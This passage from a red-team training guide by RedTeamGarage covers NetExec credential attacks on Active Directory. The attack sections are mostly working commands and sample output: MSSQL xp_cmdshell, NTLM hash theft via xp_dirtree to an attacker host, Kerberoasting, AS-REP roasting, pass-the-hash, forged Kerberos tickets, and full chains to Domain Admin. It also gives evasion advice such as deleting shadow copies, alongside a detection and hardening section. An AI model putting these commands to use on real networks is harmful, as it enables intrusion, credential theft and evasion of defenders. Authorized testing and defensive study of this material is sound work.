LDAP 192.168.10.5 389 DC01 Minimum password length: 8
LDAP 192.168.10.5 389 DC01 Account lockout threshold: 5 attempts
LDAP 192.168.10.5 389 DC01 Lockout observation window: 30 minutes
LDAP 192.168.10.5 389 DC01 [*] Enumerating domain users...
LDAP 192.168.10.5 389 DC01 CORP.LOCAL\Administrator badpwdcount: 0 desc: Built-in Admin
LDAP 192.168.10.5 389 DC01 CORP.LOCAL\jsmith badpwdcount: 1 pwdlastset: 2023-03-14
LDAP 192.168.10.5 389 DC01 CORP.LOCAL\svc_mssql badpwdcount: 0 pwdlastset: 2020-07-01 [SPN]
LDAP 192.168.10.5 389 DC01 CORP.LOCAL\svc_backup badpwdcount: 0 pwdlastset: 2021-01-10 [SPN]
LDAP 192.168.10.5 389 DC01 CORP.LOCAL\svc_legacy badpwdcount: 0 [ASREP] [!] Pre-auth NOT required
LDAP 192.168.10.5 389 DC01 [+] 247 users enumerated

(root@kali)-[~]
# _
```

Figure: NXC LDAP enumeration — users, SPN/ASREP flags, password policy

RTG TIP — LDAP Attack Surface

Password policy enum is critical before spraying: check lockout threshold first!

--admin-count finds high-value targets: accounts that were once in privileged groups.

Unconstrained delegation = attackers can request TGTs for any service on that host.

LAPS stores local admin passwords in AD — if readable, instant local admin on all machines.

11 — MSSQL MODULE — SQL SERVER CREDENTIAL ATTACKS

xp_cmdshell, Hash Stealing & Database Extraction

SQL Server instances often run under privileged domain service accounts, making them high-value targets. NXC's MSSQL module supports credential testing, OS command execution via xp_cmdshell, hash theft via UNC paths, linked server pivoting, and database extraction.

\$ MSSQL Credential Attack Commands

```
# Test MSSQL credentials
nxc mssql 192.168.1.20 -u sa -p 'SqlP@ss'

# Windows auth (domain account)
nxc mssql 192.168.1.20 -u 'CORP\jsmith' -p 'P@ssw0rd' --windows-auth

# Execute OS command via xp_cmdshell
nxc mssql 192.168.1.20 -u sa -p 'SqlP@ss' -x 'whoami'

# Enable xp_cmdshell if disabled
nxc mssql 192.168.1.20 -u sa -p 'SqlP@ss' -q \
    "EXEC sp_configure 'xp_cmdshell',1; RECONFIGURE"

# Steal NTLM hash via MSSQL (Responder attack)
# Start Responder: responder -I eth0
nxc mssql 192.168.1.20 -u sa -p 'SqlP@ss' \
    -q "EXEC master..xp_dirtree '\\\\ATTACKER_IP\\share'"

# Enumerate databases
nxc mssql 192.168.1.20 -u sa -p 'SqlP@ss' -q 'SELECT name FROM sys.databases'

# Check linked servers
nxc mssql 192.168.1.20 -u sa -p 'SqlP@ss' -q \
    'SELECT * FROM sys.servers WHERE is_linked=1'
```

```

root@kali: ~ — NXC MSSQL + xp_dirtree Hash Theft

(root@kali)-[~]
# nxc mssql 192.168.10.25 -u sa -p 'sa_P@ssw0rd' -x 'whoami'

MSSQL 192.168.10.25 1433 DB-SERVER [*] Windows Server 2019 Build 17763 (name:DB-SERVER)
MSSQL 192.168.10.25 1433 DB-SERVER [+] sa:sa_P@ssw0rd (Pwn3d!)
MSSQL 192.168.10.25 1433 DB-SERVER [+] Executed command via xp_cmdshell
MSSQL 192.168.10.25 1433 DB-SERVER nt service\mssqlserver

(root@kali)-[~]
# # Steal NTLM hash via xp_dirtree - start Responder first
# responder -I eth0 &
# nxc mssql 192.168.10.25 -u sa -p 'sa_P@ssw0rd' \
-q "EXEC master..xp_dirtree '\\\\192.168.10.100\\share'"

MSSQL 192.168.10.25 1433 DB-SERVER [+] UNC path triggered - check Responder for captured hash

[Responder output]
[SMB] NTLMv2-SSP Hash : DB-SERVER\svc_mssql::CORP:aabbcc...:Net-NTLMv2-Hash

(root@kali)-[~]
# _

```

Figure: NXC MSSQL — xp_cmdshell exec + Responder captures Net-NTLMv2 via xp_dirtree

RTG NOTE — MSSQL Hash Theft

xp_dirtree / xp_fileexist force SQL Server to authenticate to your Responder.

This captures Net-NTLMv2 hash of the SQL service account.

Crack with: hashcat -m 5600 netntlmv2.txt rockyou.txt

Or relay with: ntlmrelayx.py -t smb://<TARGET>

12 — KERBEROASTING WITH NETEXEC

T1558.003 | Cracking Service Account Tickets

Kerberoasting requests Kerberos TGS (Ticket Granting Service) tickets for any account with an SPN (Service Principal Name). These tickets are encrypted with the service account's password hash and can be cracked offline. Service accounts often have weak passwords set years ago and never changed.

Kerberoasting Commands

\$ Kerberoasting Commands

```
# Kerberoast all SPNs
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --kerberoasting kerb_hashes.txt

# Kerberoast with hash auth
nxc ldap 192.168.1.1 -u 'jsmith' -H <NT_HASH> --kerberoasting kerb_hashes.txt

# Using impacket as alternative
impacket-GetUserSPNs 'CORP.LOCAL/jsmith:P@ssw0rd' -dc-ip 192.168.1.1 \
-outputfile kerb_hashes.txt

# Crack captured TGS tickets
hashcat -m 13100 kerb_hashes.txt rockyou.txt --force
hashcat -m 13100 kerb_hashes.txt rockyou.txt -r rules/best64.rule

# AES256 tickets (newer environments)
hashcat -m 19700 kerb_hashes.txt rockyou.txt
```

Expected Kerberoasting Output — POC

\$ Kerberoasting Output (POC)

```
LDAP 192.168.1.1 389 DC01 [*] Getting TGS tickets for accounts with SPNs
LDAP 192.168.1.1 389 DC01 [*] Total of 3 SPN(s) enumerated
LDAP 192.168.1.1 389 DC01 svc_mssql/db01.corp.local:MSSQLSvc/db01:1433
LDAP 192.168.1.1 389 DC01 $krb5tgs$23$*svc_mssql$CORP.LOCAL$svc_mssql*
$1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d7e8f9a0b1c2d3e4f5a6b7c8d9e0f1a2b...
LDAP 192.168.1.1 389 DC01 svc_iis/web01.corp.local
LDAP 192.168.1.1 389 DC01 $krb5tgs$23$*svc_iis$CORP.LOCAL$svc_iis*
$deadbeefcafebabe...
LDAP 192.168.1.1 389 DC01 [+] Kerberoastable accounts saved to kerb_hashes.txt
```

```

root@kali: ~ — Kerberoasting + Hashcat

(root@kali)-[~]
# nxc ldap 192.168.10.5 -u 'jsmith' -p 'Welcome1' --kerberoasting kerb_hashes.txt

LDAP 192.168.10.5 389 DC01 [*] Windows Server 2022 Build 20348 (domain:CORP.LOCAL)
LDAP 192.168.10.5 389 DC01 [+] CORP.LOCAL\jsmith>Welcome1
LDAP 192.168.10.5 389 DC01 [*] Total of 3 SPN(s) enumerated, requesting TGS tickets...
LDAP 192.168.10.5 389 DC01 [*] svc_mssql - MSSQLSvc/db01.corp.local:1433 (rc4_hmac)
LDAP 192.168.10.5 389 DC01 $krb5tgs$23$*svc_mssql$CORP.LOCAL$svc_mssql*$1a2b3c4d5e6f...
LDAP 192.168.10.5 389 DC01 [*] svc_iis - HTTP/web01.corp.local (rc4_hmac)
LDAP 192.168.10.5 389 DC01 $krb5tgs$23$*svc_iis$CORP.LOCAL$svc_iis*$deadbeefcafe...
LDAP 192.168.10.5 389 DC01 [*] svc_backup - BackupSvc/bkp01.corp.local (rc4_hmac)
LDAP 192.168.10.5 389 DC01 $krb5tgs$23$*svc_backup$CORP.LOCAL$svc_backup*$aabb1122...
LDAP 192.168.10.5 389 DC01 [+] 3 TGS tickets saved to: kerb_hashes.txt

(root@kali)-[~]
# hashcat -m 13100 kerb_hashes.txt /usr/share/wordlists/rockyou.txt --force

Session.....: hashcat
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: kerb_hashes.txt (3 hashes)
Speed.#1.....: 2856.4 kH/s (RTX 4090)

$krb5tgs$23$*svc_backup...:Backup2020!
$krb5tgs$23$*svc_iis...:IIS_Service99
Status.....: Cracked (2/3)

(root@kali)-[~]
# _

```

Figure: NXC Kerberoasting + hashcat TGS cracking — svc_backup and svc_iis cracked

RTG TIP — Kerberoasting Strategy

RC4 tickets (etype 23) crack faster. AES256 tickets (etype 18) are very slow.

Target accounts with PasswordLastSet > 1 year ago — likely weak/unchanged passwords.

Use: `nxc ldap DC -u user -p pass --kerberoasting --kerberos-etype 23`

Filter only RC4-vulnerable accounts before requesting tickets.



13 — AS-REP ROASTING

T1558.004 | Attacking Pre-Auth Disabled Accounts

AS-REP Roasting targets accounts that have Kerberos pre-authentication disabled (DONT_REQ_PREAUTH flag). Without pre-auth, an attacker can request an encrypted AS-REP ticket without needing valid credentials — then crack it offline. This attack doesn't require any prior authentication.

\$ AS-REP Roasting Commands

```
# AS-REP Roast (needs valid creds to enumerate)
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --asreproast asrep_hashes.txt

# AS-REP Roast without any creds (null session)
nxc ldap 192.168.1.1 -u '' -p '' --asreproast asrep_hashes.txt

# Using impacket GetNPUsers
impacket-GetNPUsers 'CORP.LOCAL/' -no-pass -usersfile users.txt \
  -dc-ip 192.168.1.1 -outputfile asrep_hashes.txt

# Crack AS-REP hashes
hashcat -m 18200 asrep_hashes.txt rockyou.txt --force
hashcat -m 18200 asrep_hashes.txt rockyou.txt -r rules/best64.rule

# John the Ripper
john --format=krb5asrep asrep_hashes.txt --wordlist=rockyou.txt
```

```
root@kali: ~ — AS-REP Roasting (No Creds)

(root@kali)-[~]
# nxc ldap 192.168.10.5 -u '' -p '' --asreproast asrep.txt

LDAP 192.168.10.5 389 DC01 [*] Enumerating accounts with DONT_REQ_PREAUTH...
LDAP 192.168.10.5 389 DC01 [*] Found 2 vulnerable account(s)
LDAP 192.168.10.5 389 DC01 $krb5asrep$23$legacy_user@CORP.LOCAL:3f1e2d4c5b6a7890...
LDAP 192.168.10.5 389 DC01 $krb5asrep$23$svc_legacy@CORP.LOCAL:a1b2c3d4e5f67890...
LDAP 192.168.10.5 389 DC01 [+] AS-REP hashes saved to: asrep.txt

(root@kali)-[~]
# hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt --force

$krb5asrep$23$svc_legacy@CORP.LOCAL:...:Legacy2019
$krb5asrep$23$legacy_user@CORP.LOCAL:...:Password123!
Status.....: Cracked (2/2)

(root@kali)-[~]
# _
```

Figure: AS-REP Roasting with no credentials — both hashes cracked



RTG NOTE

AS-REP hash format: \$krb5asrep\$23\$user@domain.com:...

hashcat mode 18200 for etype 23 (RC4). Mode 19900 for etype 17/18 (AES).

Unlike Kerberoasting, AS-REP Roasting can work WITH NO CREDENTIALS at all.

Find pre-auth disabled: Get-ADUser -Filter {DoesNotRequirePreAuth -eq \$true}

14 — PASS-THE-HASH (PTH) ATTACKS

T1550.002 | Lateral Movement Without Cracking

Pass-the-Hash exploits the NTLM authentication protocol by using a password hash directly instead of the plaintext password. Since Windows NTLM authentication accepts the hash as proof-of-identity, attackers can authenticate to any service supporting NTLM without ever knowing the actual password. NXC makes Pth trivially easy across entire networks.

PtH with NXC — Core Techniques

\$ Pass-the-Hash Commands

```
# Basic Pass-the-Hash via SMB
nxc smb 192.168.1.10 -u Administrator -H 'LMHASH:NTHASH'

# NT hash only (LM portion optional)
nxc smb 192.168.1.10 -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:32ed87...'

# Spray hash across subnet
nxc smb 192.168.1.0/24 -u Administrator -H '<NT_HASH>' --local-auth

# PtH with domain account
nxc smb 192.168.1.0/24 -u 'DA_Account' -H '<NT_HASH>' -d CORP.LOCAL

# Execute command via PtH
nxc smb 192.168.1.10 -u Administrator -H '<NT_HASH>' -x 'net user'

# Dump SAM via PtH
nxc smb 192.168.1.0/24 -u Administrator -H '<NT_HASH>' --local-auth --sam

# PtH via WinRM
nxc winrm 192.168.1.10 -u Administrator -H '<NT_HASH>'

# PtH to dump LSASS
nxc smb 192.168.1.10 -u Administrator -H '<NT_HASH>' -M lsassy
```

PtH Workflow — Full Attack Chain POC


\$ PtH Attack Chain (POC)

```
# Step 1: Dump SAM from compromised workstation
nxc smb 192.168.1.10 -u jsmith -p 'Password1' --sam --local-auth
# [OUTPUT]: Administrator:500:...:32ed87bdb5fdc5e9cba88547376818d4:::

# Step 2: Spray local admin hash across entire network
nxc smb 192.168.1.0/24 -u Administrator -H '32ed87bdb5fdc5e9cba88547376818d4' \
--local-auth | grep Pwn3d
# [OUTPUT]: 192.168.1.10 (Pwn3d!), 192.168.1.15 (Pwn3d!), .23 (Pwn3d!)

# Step 3: On each Pwn3d host, dump LSASS for domain creds
nxc smb 192.168.1.15 -u Administrator -H '32ed87...' --local-auth -M lsassy
# [OUTPUT]: DA_Account:CORP:NTLM:...:fc525c9683e8fe067095ba2ddc971889

# Step 4: Use DA hash to DCSync
nxc smb 192.168.1.1 -u DA_Account -H 'fc525c9683e8fe067095ba2ddc971889' --ntds
```



```
root@kali: ~ - Pass-the-Hash Subnet Spray

(root@kali)-[~]
# nxc smb 192.168.10.0/24 -u Administrator -H '32ed87bdb5fdc5e9cba88547376818d4' --local-auth

SMB 192.168.10.10 445 WS-HR01 [-] WIN\Administrator:32ed87... STATUS_LOGON_FAILURE
SMB 192.168.10.20 445 WS-FINANCE01 [+] WIN\Administrator:32ed87... (Pwn3d!)
SMB 192.168.10.35 445 WS-IT-ADMIN [+] WIN\Administrator:32ed87... (Pwn3d!)
SMB 192.168.10.41 445 WS-DEV02 [-] WIN\Administrator:32ed87... STATUS_LOGON_FAILURE
SMB 192.168.10.50 445 WS-MKTG01 [+] WIN\Administrator:32ed87... (Pwn3d!)
SMB 192.168.10.55 445 WS-SALES01 [+] WIN\Administrator:32ed87... (Pwn3d!)
SMB 192.168.10.60 445 SRV-FILE01 [+] WIN\Administrator:32ed87... (Pwn3d!)
SMB 192.168.10.5 445 DC01 [-] WIN\Administrator:32ed87... STATUS_LOGON_FAILURE

5 machines pwned with same local admin hash!

(root@kali)-[~]
# nxc smb 192.168.10.35 -u Administrator -H '32ed87...' --local-auth -M lsassy
LSASSY 192.168.10.35 445 WS-IT-ADMIN [+] DA_jones:CORP:cleartext:D0m@inAdm1n2024

(root@kali)-[~]
# _
```

Figure: PtH subnet spray — 5 machines pwned, DA creds recovered via lsassy

RTG WARNING — UAC & PtH

UAC Remote Restrictions (LocalAccountTokenFilterPolicy) blocks PtH for local accounts.

Only the RID-500 built-in Administrator bypasses this restriction by default.

To enable PtH for all local admins: reg add HKLM\SOFTWARE\Microsoft\Windows\...

...CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1

Modern environments use LAPS to prevent same-hash across machines.

15 — PASS-THE-TICKET (PTT) ATTACKS

T1550.003 | Kerberos Ticket Injection & Reuse

Pass-the-Ticket (PtT) injects Kerberos tickets (TGTs or TGS) into the current session, authenticating as the ticket owner. Unlike PtH which uses NTLM, PtT uses Kerberos — making it harder to detect and bypassing some NTLM-specific defenses. Tickets can be harvested from LSASS or synthesized (Golden/Silver).

\$ Pass-the-Ticket Commands

```
# Extract tickets with Rubeus (on target)
Rubeus.exe dump /nowrap

# Extract all tickets from LSASS with Mimikatz
mimikatz # sekurlsa::tickets /export

# Import ticket on Linux (impacket)
export KRB5CCNAME=/tmp/stolen.ccache
nxc smb 192.168.1.10 --use-kcache
nxc smb 192.168.1.10 -u 'DA_Account' --use-kcache

# Convert .kirbi to .ccache
impacket-ticketConverter admin.kirbi admin.ccache

# Use ticket with impacket tools
export KRB5CCNAME=admin.ccache
impacket-psexec -k -no-pass CORP/DA@dc01.corp.local
impacket-secretsdump -k -no-pass CORP/DA@dc01.corp.local

# Golden Ticket creation (requires krbtgt hash)
impacket-ticketer -nthash <KRBtgt_HASH> -domain-sid <DOMAIN_SID> \
  -domain CORP.LOCAL Administrator

# Silver Ticket (requires service account hash)
impacket-ticketer -nthash <SERVICE_HASH> -domain-sid <DOMAIN_SID> \
  -domain CORP.LOCAL -spn cifs/server.corp.local jsmith
```

RTG NOTE — Golden vs Silver Ticket

Golden Ticket: forged TGT signed with krbtgt hash. Grants ANY access in domain.

Silver Ticket: forged TGS for a specific service. Stealthier, no DC contact needed.

Golden Tickets bypass password changes. Reset krbtgt TWICE to invalidate them.

Detect with: Kerberos ticket lifetime anomalies, Event ID 4769 with RC4 on AES-only domains.

16 — BLOODHOUND INTEGRATION WITH NXC

Attack Path Discovery & Privilege Escalation Mapping

BloodHound maps Active Directory relationships to visualize attack paths to Domain Admin. NXC integrates directly with BloodHound data collection via the `--bloodhound` module, eliminating the need for a separate SharpHound binary on target.

\$ BloodHound Collection via NXC

```
# Collect BloodHound data via NXC (no binary needed on target)
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --bloodhound

# Collect specific data types
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' \
  --bloodhound -c All

# Collection methods: All, DCOonly, Group, LocalGroup, Session, etc.
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' \
  --bloodhound -c DCOonly

# Save output to specific directory
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' \
  --bloodhound --log /tmp/bh_data/

# Import to BloodHound (upload the .zip in the UI)
# Or use bloodhound-python as alternative
bloodhound-python -u jsmith -p 'P@ssw0rd' -d CORP.LOCAL \
  -ns 192.168.1.1 -c All
```

Key BloodHound Queries for Credential Dumping



```
root@kali: ~ — BloodHound Data Collection

(root@kali)-[~]
# nxc ldap 192.168.10.5 -u 'jsmith' -p 'Welcome1' --bloodhound -c All

LDAP 192.168.10.5 389 DC01 [+] CORP.LOCAL\jsmith>Welcome1
LDAP 192.168.10.5 389 DC01 [*] Collecting BloodHound data (method: All)
LDAP 192.168.10.5 389 DC01 [*] Collecting users..... 247 objects
LDAP 192.168.10.5 389 DC01 [*] Collecting groups..... 89 objects
LDAP 192.168.10.5 389 DC01 [*] Collecting computers..... 63 objects
LDAP 192.168.10.5 389 DC01 [*] Collecting sessions..... 14 sessions
LDAP 192.168.10.5 389 DC01 [*] Collecting local admins.... 31 entries
LDAP 192.168.10.5 389 DC01 [*] Collecting ACLs..... 1842 ACEs
LDAP 192.168.10.5 389 DC01 [*] Collecting trusts..... 2 trusts
LDAP 192.168.10.5 389 DC01 [+] BloodHound data saved: 20241203_145512_BloodHound.zip
LDAP 192.168.10.5 389 DC01 [*] Upload this .zip to BloodHound GUI for attack path analysis

(root@kali)-[~]
# _
```

Figure: NXC BloodHound collection — 247 users, 89 groups, 1842 ACEs harvested

Query Goal	Cypher Query
Find DA Shortest Path	MATCH p=shortestPath((u:User)-[*1..]->(g:Group {name:'DOMAIN ADMIN@CORP.LOCAL'})) RETURN p
DCSync Capable Accounts	MATCH (u)-[:DCSync AllExtendedRights GenericAll]->(:Domain) RETURN u.name
Kerberoastable to DA	MATCH p=shortestPath((u:User {hasspn:true})-[*1..]->(g:Group {name:'DOMAIN ADMIN@CORP.LOCAL'})) RETURN p
Unconstrained Delegation	MATCH (c:Computer {unconstraineddelegation:true}) RETURN c.name
AS-REP Roastable	MATCH (u:User {dontreqpreauth:true}) RETURN u.name

17 — CHAINING TECHNIQUES — FULL ATTACK FLOWS

End-to-End Red Team Attack Chains

Attack Chain A: Low-Priv User → Domain Admin

\$ Full Attack Chain A: Low-Priv → DA

```
# Phase 1: Initial access / foothold (assume valid domain user)
nxc smb 192.168.1.0/24 -u 'jsmith' -p 'Welcome1' -d CORP.LOCAL

# Phase 2: Enumerate domain via LDAP
nxc ldap DC01 -u 'jsmith' -p 'Welcome1' --users --groups --pass-pol
nxc ldap DC01 -u 'jsmith' -p 'Welcome1' --kerberoasting kerb.txt

# Phase 3: Crack Kerberoastable ticket
hashcat -m 13100 kerb.txt rockyou.txt → svc_backup:Backup2020!

# Phase 4: Check svc_backup access
nxc smb 192.168.1.0/24 -u 'svc_backup' -p 'Backup2020!' -d CORP
# → 192.168.1.15 Pwn3d! (svc_backup is local admin on backup server)

# Phase 5: Dump LSASS on backup server
nxc smb 192.168.1.15 -u 'svc_backup' -p 'Backup2020!' -M lsassy
# → DA_Account:CORP:NTLM:...:fc525c9683e8fe067...

# Phase 6: DCSync with DA hash
nxc smb DC01 -u 'DA_Account' -H 'fc525c96...' --ntds drsuapi
# → All domain hashes dumped. GAME OVER.
```

Attack Chain B: Unauthenticated → Domain Admin

**\$ Full Attack Chain B: No Creds → DA**

```
# Phase 1: AS-REP Roast (no creds needed)
nxc ldap DC01 -u '' -p '' --asreproast asrep.txt
hashcat -m 18200 asrep.txt rockyou.txt → svc_legacy:Legacy2019

# Phase 2: SMB access check
nxc smb 192.168.1.0/24 -u 'svc_legacy' -p 'Legacy2019' -d CORP

# Phase 3: BloodHound collection
nxc ldap DC01 -u 'svc_legacy' -p 'Legacy2019' --bloodhound -c All
# BloodHound shows svc_legacy → WriteDACL → svc_sql → local admin on DB01

# Phase 4: Exploit WriteDACL (PowerView)
Add-DomainObjectAcl -TargetIdentity svc_sql -PrincipalIdentity svc_legacy \
  -Rights ResetPassword
Set-DomainUserPassword -Identity svc_sql -AccountPassword (Pwn3d123!)

# Phase 5: MSSQL access → hash theft
nxc mssql 192.168.1.20 -u svc_sql -p 'Pwn3d123!' --windows-auth
nxc mssql 192.168.1.20 -u svc_sql -p 'Pwn3d123!' \
  -q "EXEC xp_dirtree '\\ATTACKER\\share'" # Steal NTLM of mssql service

# Phase 6: Relay captured hash → DA
# (if mssql service runs as DA or has privileged path)
```

18 — EVASION & AV BYPASS TECHNIQUES

Staying Under the Radar During Credential Ops

NXC Evasion Flags

\$ NXC Evasion Options

```
# Randomize user agent (avoid Defender signature)
nxc smb 192.168.1.10 -u admin -p Pass --random-agent

# Use obfuscated execution
nxc smb 192.168.1.10 -u admin -p Pass -M lsassy -o EXEC_METHOD=task

# Avoid SMB signing requirement issues
nxc smb 192.168.1.10 -u admin -p Pass --no-smb-signing-check

# Throttle connections (slow scan to avoid detection)
nxc smb 192.168.1.0/24 -u admin -p Pass --timeout 10 --jitter 3

# Use stealth ping sweep before SMB
nxc smb 192.168.1.0/24 -u admin -p Pass --gen-relay-list relay_targets.txt

# Obfuscated command execution
nxc smb TARGET -u admin -p Pass -x 'powershell -enc <BASE64_COMMAND>'
```

OPSEC Best Practices for Credential Dumping

- ◆ Use --local-auth to avoid domain lockout noise during hash spraying.
- ◆ Prefer in-memory techniques (lsassy, nanodump) over disk-based dumps.
- ◆ DCSync drsuapi method avoids VSS snapshot creation (less disk noise).
- ◆ Chain operations: dump SAM first, then spray locally before targeting DC.
- ◆ Use Kerberos auth (--use-kcache) where possible — avoids NTLM logging.
- ◆ Dump LSASS during high-traffic windows (9-11am) to blend with normal auth.
- ◆ Delete shadow copies after VSS-based dumps to reduce forensic evidence.
- ◆ Rotate C2 implants/sessions after credential dumping to avoid attribution.



RTG OPSEC REMINDER

ALWAYS verify your authorization scope before running credential dumping ops.

Keep detailed logs of your own activity for post-engagement reporting.

Coordinate with the blue team for purple team exercises when possible.



19 — BLUE TEAM DETECTION PERSPECTIVE

Defenders: What to Monitor & Alert On

Understanding detection is essential for both red teamers (to evade) and blue teamers (to defend). This section covers the key Windows Event IDs, network signatures, and behavioral patterns that indicate credential dumping activity.

Event ID	Source	Indicates	Priority
4624 Type 3	Security Log	Network logon - PtH/PtT activity	HIGH
4662	Security Log	Object accessed in AD (DCSync)	CRITICAL
4688 / Sysmon 1	Security/Sysmon	Process creation (mimikatz, procdump)	HIGH
4648	Security Log	Explicit credential use (RunAs)	MEDIUM
4776	Security Log	NTLM auth failed (spray detection)	HIGH
5136	Security Log	AD object modification (ACL abuse)	HIGH
7045 / 4697	System Log	New service installed (PSEXEC)	HIGH
Sysmon 10	Sysmon	Process access to lsass.exe	CRITICAL
4769 RC4	Security Log	Kerberos TGS with RC4 (Kerberoasting)	MEDIUM
4768 no-preauth	Security Log	AS-REQ without preauth (AS-REP Roast)	MEDIUM

Hardening Recommendations

- ◆ Enable Credential Guard (Windows 10/11, Server 2016+) to protect LSASS.
- ◆ Disable WDigest authentication: HKLM\SYSTEM\...\WDigest → UseLogonCredential = 0
- ◆ Enable Protected Users security group for all privileged accounts.
- ◆ Deploy LAPS to prevent hash spraying across machines with shared passwords.
- ◆ Enable SMB signing on all machines to prevent relay attacks.
- ◆ Audit all accounts with DCSync rights — only DCs should have them.
- ◆ Implement Just-In-Time (JIT) admin access to reduce standing privileges.
- ◆ Monitor and alert on Sysmon Event ID 10 (LSASS access) via SIEM.
- ◆ Disable NTLM where possible — enforce Kerberos-only authentication.
- ◆ Regular AD tiering: isolate Tier 0 (DC) from Tier 1 (server) and Tier 2 (workstation).



20 — NXC CREDENTIAL DUMPING CHEAT SHEET

Quick Reference for Field Operations

SAM DUMP (Local)	<code>nxc smb TARGET -u admin -p Pass --local-auth --sam</code>
LSA DUMP	<code>nxc smb TARGET -u admin -p Pass --lsa</code>
NTDS DUMP (DC)	<code>nxc smb DC_IP -u DA -p Pass --ntds</code>
NTDS DRSUAPI	<code>nxc smb DC_IP -u DA -p Pass --ntds drsuapi</code>
LSASS (lsassy)	<code>nxc smb TARGET -u admin -p Pass -M lsassy</code>
LSASS (nanodump)	<code>nxc smb TARGET -u admin -p Pass -M nanodump</code>
Kerberoasting	<code>nxc ldap DC -u user -p Pass --kerberoasting out.txt</code>
AS-REP Roast	<code>nxc ldap DC -u user -p Pass --asreproast out.txt</code>
AS-REP (no creds)	<code>nxc ldap DC -u '' -p '' --asreproast out.txt</code>
Pass-the-Hash SMB	<code>nxc smb TARGET -u admin -H NTHASH</code>
PtH Subnet Spray	<code>nxc smb SUBNET/24 -u admin -H HASH --local-auth</code>
WinRM PtH	<code>nxc winrm TARGET -u admin -H NTHASH</code>
MSSQL xp_cmdshell	<code>nxc mssql TARGET -u sa -p Pass -x 'whoami'</code>
LDAP User Enum	<code>nxc ldap DC -u user -p Pass --users</code>
BloodHound Collect	<code>nxc ldap DC -u user -p Pass --bloodhound -c All</code>
LAPS Dump	<code>nxc ldap DC -u DA -p Pass -M laps</code>
Password Policy	<code>nxc ldap DC -u user -p Pass --pass-pol</code>
Exec via SMB	<code>nxc smb TARGET -u admin -p Pass -x 'cmd /c whoami'</code>
Exec PowerShell	<code>nxc smb TARGET -u admin -p Pass -X '\$PSVersionTable'</code>
Use Kerberos Ticket	<code>export KRB5CCNAME=x.ccache && nxc smb TARGET --use-kcache</code>

Hash Cracking Quick Reference

Hash Type	Hashcat Mode	Example Command
NTLM (NT Hash)	-m 1000	<code>hashcat -m 1000 hashes.txt rockyou.txt</code>
Net-NTLMv1	-m 5500	<code>hashcat -m 5500 netntlmv1.txt rockyou.txt</code>
Net-NTLMv2	-m 5600	<code>hashcat -m 5600 netntlmv2.txt rockyou.txt</code>
Kerberos TGS (RC4)	-m 13100	<code>hashcat -m 13100 kerb.txt rockyou.txt</code>
Kerberos TGS (AES)	-m 19700	<code>hashcat -m 19700 kerb.txt rockyou.txt</code>
AS-REP (RC4)	-m 18200	<code>hashcat -m 18200 asrep.txt rockyou.txt</code>
MSCACHE v2 (DCC2)	-m 2100	<code>hashcat -m 2100 dcc2.txt rockyou.txt</code>



DPAPI Master Key	-m 15900	hashcat -m 15900 dpapi.txt rockyou.txt
------------------	----------	--



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, and built for serious learners.
Build the most comprehensive red team technique library available anywhere.
Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.